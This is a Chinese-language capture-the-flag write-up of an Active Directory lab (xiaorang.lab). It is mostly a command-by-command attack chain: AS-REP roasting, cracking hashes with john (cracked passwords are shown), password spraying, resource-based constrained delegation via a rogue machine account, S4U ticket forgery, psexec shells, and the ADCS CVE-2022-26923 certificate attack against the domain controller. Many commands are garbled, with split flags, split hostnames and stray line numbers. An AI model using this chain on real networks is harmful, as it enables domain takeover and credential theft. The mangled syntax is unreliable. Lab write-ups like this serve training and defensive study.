
没找到密码,考虑未预验证请求as,拿到login session key就可以离线解密
1 proxychains4 impacket-GetNPUsers xiaorang.lab/ -usersfile 1 .txt -no -pass -dc-ip 172.22.15.13
拿到两个hash,使用john离线解密
1 2 3 4 5 6 7 8 9 10 11 12 ┌──(kali㉿kali)-[~/Desktop]Using default input encoding : UTF-8 2 password hashes with 2 different salts (krb5asrep, Kerberos 5 AS -REP etype 17 /18 /23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128 /128 AVX 4 x])4 OpenMP threads'q' or Ctrl-C to abort , almost any other key for status1 qaz2wsx ($krb5asrep$23 $huachunmei@xiaorang .lab@XIAORANG .LAB) winniethepooh ($krb 5asrep$ 23 $lixiuying@xiaorang.lab@XIAORANG.LAB) 2 g 0 :00 :00 :00 DONE (2025 -10 -24 08 :42 ) 200.0 g/s 256000 p/s 409600 c/s 409600 C/s slimshady..hassanoption to display all of the cracked passwords reliablySession completed.
拿到两对账密,尝试密码喷洒
1 proxychains4 -q crackmapexec smb 172.22.15.1 /24 -u "lixiuying@xiaorang .lab" -p "winniethepooh"
发现35号机子可以登录,sharphound收集域内信息,lixiuying 对 XR-0687 具有 GenericWrite 权限
1 GenericWrite 允许修改目标机器账户的属性(尤其是 RBCD 核心属性 msDS-AllowedToActOnBehalfOfOtherIdentity)
先写入/etc/hosts,/etc/hosts 是 Linux 系统的 本地静态域名解析文件 ,优先解析,便于后面直接使用域名攻击
1 172.22.15.35 XR-0687 .xiaorang.lab
打RBCD(基于资源的约束委派攻击)

1 proxychains4 impacket-addcomputer xiaorang.lab/lixiuying:'winniethepooh' -dc-ip 172.22.15.13 -dc-host xiaorang.lab -computer-name 'HACK$' -computer-pass '0x401@admin '
域内普通用户默认拥有有限的机器账户创建权限,所以可以利用低权限的域用户创建一个新的机器用户
1 proxychains4 impacket-rbcd xiaorang.lab/lixiuying:'winniethepooh' -dc-ip 172.22 .15.13 -action write -delegate -to 'XR-0687$' -delegate -from 'HACK$'
利用lixiuying用户的 GenericWrite 权限设置新用户对本地最高权限用户XR-0687$的委派

1 proxychains4 impacket-getST xiaorang.lab/'HACK$' :'0x401@admin ' -spn cifs/XR-0687 .xiaorang.lab -impersonate Administrator -dc-ip 172.22.15.13
S4U 协议可以代表任意用户发出请求,所以代表域管请求目标服务的SPN(CIFS是文件共享服务,对应445端口,默认开放)的服务票据
1 export KRB5CCNAME =Administrator.ccache
导入环境变量
1 proxychains4 impacket-psexec administrator@XR -0687 .xiaorang.lab -k -no -pass -dc-ip 172.22.15.13
然后就可以无密码登录了
1
2
3
4
5
1. 用 ST 完成 CIFS 服务认证(免密码登录)no -pass 时:ST ;ST 的合法性(检查签名、权限等),确认是 “Administrator 发起的访问” 后,允许工具接入 CIFS 服务的核心功能(如 IPC$ 管道、ADMIN$ 共享)。ST 刷脸登录”,无需输入管理员密码,直接获得 CIFS 服务的管理员级访问权限。
拿下XR0687的flag03
flag04 接下来打adcs CVE-2022-26923
adcs信息收集 CA Name : xiaorang-XR-CA-CA
1 proxychains4 -q certipy-ad find -u lixiuying@xiaorang .lab -p winniethepooh -dc-ip 172.22.15.13 -vulnerable -stdout
poc 能利用certipy创建机器账户
1 proxychains4 certipy-ad account create -u lixiuying@xiaorang .lab -p winniethepooh -dc-ip 172.22.15.13 -user Test2$ -pass Test1234 -dns 'XR-DC01.xiaorang.lab'
先添加一个域内机器用户
1 proxychains4 certipy-ad account create -u lixiuying@xiaorang .lab -p winniethepooh -dc-ip 172.22.15.13 -user Test2 -pass Test1234 -dns 'XR-DC01.xiaorang.lab'
再申请证书模板
1 proxychains4 certipy-ad req -u Test2\$@xiaorang .lab -p Test1234 -target 172.22.15.18 -ca "xiaorang-XR-CA-CA" -template Machine
将pfx证书文件拆分成证书和私钥
1
2
certipy-ad cert -pfx xr-dc01.pfx -nokey -out user .crtout user .key
验证证书的可用性
1 proxychains4 python passthecert.py -action whoami -crt user.crt -key user.key -domain xiaorang.lab -dc-ip 172.22 .15.13
证书提供了被域控信任的身份认证,且该身份具备修改域控属性的权限 ,则可以修改域控的属性,配置可控的机器用户到域控的RBCD
1 proxychains4 python passthecert.py -action write_rbcd -crt user .crt -key user .key -domain xiaorang.lab -dc-ip 172.22 .15 .13 -delegate-to 'XR-DC01$' -delegate-from 'HACK$'
再请求服务票据,导入环境变量
1
2
proxychains4 impacket-getST xiaorang.lab/HACK\$:0x401@admin -dc-ip 172.22.15.13 -spn cifs/XR-DC01.xiaorang.lab -impersonate Administratorexport KRB5CCNAME =Administrator.ccache
再直接登录,拿flag04
1 proxychains4 impacket-psexec xiaorang.lab/Administrator@xr -dc01.xiaorang.lab -k -no -pass -target-ip 172.22.15.13 -codec gbk